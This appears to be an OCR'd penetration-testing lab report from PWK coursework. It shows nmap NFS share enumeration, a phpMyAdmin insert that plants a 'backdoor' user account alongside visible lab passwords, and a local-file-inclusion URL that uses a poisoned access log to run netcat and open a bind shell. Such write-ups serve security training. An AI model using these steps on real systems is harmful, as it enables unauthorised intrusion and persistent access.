
8.3.1.1

```
sudo nmap -script=nfs-ls 10.11.1.72

Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-31 04:51 EDT
Nmap scan report for 10.11.1.72
Host is up (0.050s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop3
111/tcp  open  rpcbind
| nfs-ls: Volume /home
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID   GID   SIZE  TIME                FILENAME
```


```
| drwxr-xr-x  0     0     4096  2015-09-17T13:21:59  .
| drwxr-xr-x  0     0     4096  2015-01-07T10:56:34  ..
| drwxr-xr-x  1013  1013  4096  2015-09-17T13:21:47  jenny
| drwxr-xr-x  1012  1012  4096  2015-09-17T13:21:40  joe45
| drwxr-xr-x  1011  1011  4096  2015-09-17T13:21:52  john
| drwxr-xr-x  1014  1014  4096  2019-10-27T23:48:51  marcus
| drwxr-x---  0     1010  4096  2015-01-08T16:01:31  ryuu
|_
119/tcp  open  nntp
2049/tcp open  nfs
```

9.4.1.2

#1




#2


192.168.161.10 / 127.0.0.1 / webappdb / users | phpMyAdmin 4.8.4 - Mozilla Firefox
My Clients Control Panel
PWK Labs Learning Path
192.168.161.10/phpmyadmin/tbl_sql.php?db=webappdb&
phpMyAdmin
Recent
Favorites
New
information_schema
mysql
performance_schema
phpmyadmin
test
webappdb
New
feedback
users
Server: 127.0.0.1 » Database: webappdb » Table: users
Browse
Structure
SQL
Search
Insert
Export
More
Show query box
1 row inserted. (Query took 0.0070 seconds.)
INSERT INTO `users`(`id`, `username`, `password`) VALUES (3,"backdoor","backdoor")
[Edit inline] [Edit] [Create PHP code]
Console
192.168.161.10 / 127.0.0.1 / webappdb / users | phpMyAdmin 4.8.4 - Mozilla Firefox
192.168.161.10/phpmyadmin/sql.php?db=webappdb
Show all
Number of rows: 25
Filter rows: Search this table
Sort by key:
+ Options
id
username
password
Edit Copy Delete 1 admin p@ssw0rd
Edit Copy Delete 2 jigsaw footworklure
Edit Copy Delete 3 backdoor backdoor
Check all
With selected:
Edit
Copy
Delete
Export

9.4.3.2

#1



9.4.4.5

#1 & #2

I gained bind shell using netcat:
`http://192.168.161.10:80/menu.php?file=c:\xampp\apache\logs\access.log&cmd=nc%20-lvp%204444%20-e%20cmd.exe`